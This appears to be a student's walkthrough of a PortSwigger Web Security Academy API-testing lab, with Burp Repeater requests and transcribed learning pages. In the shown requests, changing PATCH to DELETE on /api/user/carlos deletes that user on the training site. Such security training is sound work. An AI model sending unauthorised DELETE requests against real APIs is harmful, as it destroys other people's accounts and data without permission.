
we need to copy its url



paste it here like that:



and here we see our REST API



what we need here is this delete endpoint

API testing - PortSwigger x Exploiting an API endpoint using documentation x Exploiting an API endpoint using documentation x +

https://0a8d002c0424f0998001bd11005e00d2.web-security-academy.net/api/

WebSecurity Academy

Exploiting an API endpoint using documentation

LAB Not solved

[Back to lab home](#) [Back to lab description >>](#)

WE LIKE TO SHOP

REST API

Verb	Endpoint	Parameters	Response
GET	/user/[username: String]	{}	200 OK, User
DELETE	/user/[username: String]	{}	200 OK, Result
PATCH	/user/[username: String]	{"email": String}	200 OK, User

let's try typing it here, and also changing user to carlos

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to trial user

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn InQL

Send Cancel < > Follow redirection

Target: https://0a8d002c0424f0998001bd11005e00d2.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 PATCH /api/user/carlos HTTP/2
2 Host: 0a8d002c0424f0998001bd11005e00d2.web-security-academy.net
3 Cookie: session=zcvWlW6uL77TigMrQf0BGFH3iaMDgu0
4 Content-Length: 22
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.5
7 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a8d002c0424f0998001bd11005e00d2.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a8d002c0424f0998001bd11005e00d2.web-security-academy.net/my-account
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
21 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /api/
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 20

Response headers 3

Event log (1) All issues (91)

Memory: 256.0MB

actually we just needed to change Patch to Delete

1 x +

Send Cancel < >

Target: https://0a8d002c0424f0998001bd11005e00d2.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 DELETE /api/user/carlos HTTP/2
2 Host: 0a8d002c0424f0998001bd11005e00d2.web-security-academy.net
3 Cookie: session=cnWNL6uL77f1gHrQFOBQ3H3iaHDgu0
4 Content-Length: 2
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a8d002c0424f0998001bd11005e00d2.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a8d002c0424f0998001bd11005e00d2.web-security-academy.net/my-account
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
21 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 25
6
7 {
8   "status": "User deleted"
9 }
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 20

Response headers 4

Done

Event log (1) All issues (91)

Memory: 256.0MB

and here we have it.

API testing - PortSwigger x Exploiting an API endpoint using documentation x Exploiting an API endpoint using documentation x +

https://0a8d002c0424f0998001bd11005e00d2.web-security-academy.net/api/

Web Security Academy

Exploiting an API endpoint using documentation

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

WE LIKE TO SHOP

REST API

Verb	Endpoint	Parameters	Response
GET	/user/{username: String}	{}	200 OK, User
DELETE	/user/{username: String}	{}	200 OK, Result
PATCH	/user/{username: String}	{"email": String}	200 OK, User

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A c...

GitHub

Web Security Academy

← PRACTITIONER API testing 4 of 29

Lab: Exploiting an API endpoint using documentation

APPRENTICE LAB Solved

To solve the lab, find the exposed API documentation and delete `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.

Required knowledge

To solve this lab, you'll need to know:

- What API documentation is.
- How API documentation may be useful to an attacker.
- How to discover API documentation.

BACK

CONTINUE →

Up next: Using machine-readable documentation

next, is just to read for ourselves

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A c...

GitHub

Web Security Academy

← PRACTITIONER API testing 5 of 29

Using machine-readable documentation

You can use a range of automated tools to analyze any machine-readable API documentation that you find.

You can use Burp Scanner to crawl and audit OpenAPI documentation, or any other documentation in JSON or YAML format. You can also parse OpenAPI documentation using the OpenAPI Parser BApp.

You may also be able to use a specialized tool to test the documented endpoints, such as Postman or SoapUI.

BACK

CONTINUE →

Up next: Identifying API endpoints

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-identifying-and-interacting-with-api-endpoints/api-testing/identifying-api-endpoints

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

←PRACTITIONERAPI testing 6 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

● Identifying and interacting with API endpoints (1 of 6)

○ Finding hidden parameters

○ Mass assignment vulnerabilities

○ Preventing vulnerabilities in APIs

○ Server-side parameter pollution

○ Testing for server-side parameter pollution in the query string

○ Testing for server-side parameter

Identifying API endpoints

You can also gather a lot of information by browsing applications that use the API. This is often worth doing even if you have access to API documentation, as sometimes documentation may be inaccurate or out of date.

You can use Burp Scanner to crawl the application, then manually investigate interesting attack surface using Burp's browser.

While browsing the application, look for patterns that suggest API endpoints in the URL structure, such as `/api/`. Also look out for JavaScript files. These can contain references to API endpoints that you haven't triggered directly via the web browser. Burp Scanner automatically extracts some endpoints during crawls, but for a more heavyweight extraction, use the JS Link Finder BApp. You can also manually review JavaScript files in Burp.

BACK

CONTINUE →

Up next: Interacting with API endpoints

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-identifying-and-interacting-with-api-endpoints/api-testing/interacting-with-api-endpoints

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

←PRACTITIONERAPI testing 7 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

● Identifying and interacting with API endpoints (2 of 6)

○ Finding hidden parameters

○ Mass assignment vulnerabilities

○ Preventing vulnerabilities in APIs

○ Server-side parameter pollution

○ Testing for server-side parameter pollution in the query string

○ Testing for server-side parameter

Interacting with API endpoints

Once you've identified API endpoints, interact with them using Burp Repeater and Burp Intruder. This enables you to observe the API's behavior and discover additional attack surface. For example, you could investigate how the API responds to changing the HTTP method and media type.

As you interact with the API endpoints, review error messages and other responses closely. Sometimes these include information that you can use to construct a valid HTTP request.

BACK

CONTINUE →

Up next: Identifying supported HTTP methods

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-identifying-and-interacting-with-api-endpoints/api-testing/identifying-supported-http-methods

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

←PRACTITIONERAPI testing 8 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

● Identifying and interacting with API endpoints (3 of 6)

○ Finding hidden parameters

○ Mass assignment vulnerabilities

○ Preventing vulnerabilities in APIs

○ Server-side parameter pollution

○ Testing for server-side parameter pollution in the query string

○ Testing for server-side parameter

Identifying supported HTTP methods

The HTTP method specifies the action to be performed on a resource. For example:

- GET - Retrieves data from a resource.
- PATCH - Applies partial changes to a resource.
- OPTIONS - Retrieves information on the types of request methods that can be used on a resource.

An API endpoint may support different HTTP methods. It's therefore important to test all potential methods when you're investigating API endpoints. This may enable you to identify additional endpoint functionality, opening up more attack surface.

For example, the endpoint `/api/tasks` may support the following methods:

- GET `/api/tasks` - Retrieves a list of tasks.
- POST `/api/tasks` - Creates a new task.

BACK

CONTINUE →

Up next: Identifying supported content types

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-identifying-and-interacting-with-api-endpoints/api-testing/identifying-supported-content-types

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

←PRACTITIONERAPI testing 9 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

● Identifying and interacting with API endpoints (4 of 6)

○ Finding hidden parameters

○ Mass assignment vulnerabilities

○ Preventing vulnerabilities in APIs

○ Server-side parameter pollution

○ Testing for server-side parameter pollution in the query string

○ Testing for server-side parameter

Identifying supported content types

API endpoints often expect data in a specific format. They may therefore behave differently depending on the content type of the data provided in a request. Changing the content type may enable you to:

- Trigger errors that disclose useful information.
- Bypass flawed defenses.
- Take advantage of differences in processing logic. For example, an API may be secure when handling JSON data but susceptible to injection attacks when dealing with XML.


To change the content type, modify the `Content-Type` header, then reformat the request body accordingly. You can use the Content type converter BApp to automatically convert data submitted within requests between XML and JSON.

BACK


CONTINUE →

Up next: Lab: Finding and exploiting an unused API endpoint


here's the second lab




we also have an account here




we see that now it shows our store credits



